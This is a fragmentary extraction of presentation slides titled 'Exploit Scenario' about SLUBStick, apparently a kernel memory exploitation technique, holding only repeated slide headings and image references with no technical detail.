
03. Exploit Scenario

SLUBStick?




03. Exploit Scenario

SLUBStick?



03. Exploit Scenario


SLUBStick?



Fast Path


03. Exploit Scenario

SLUBStick?



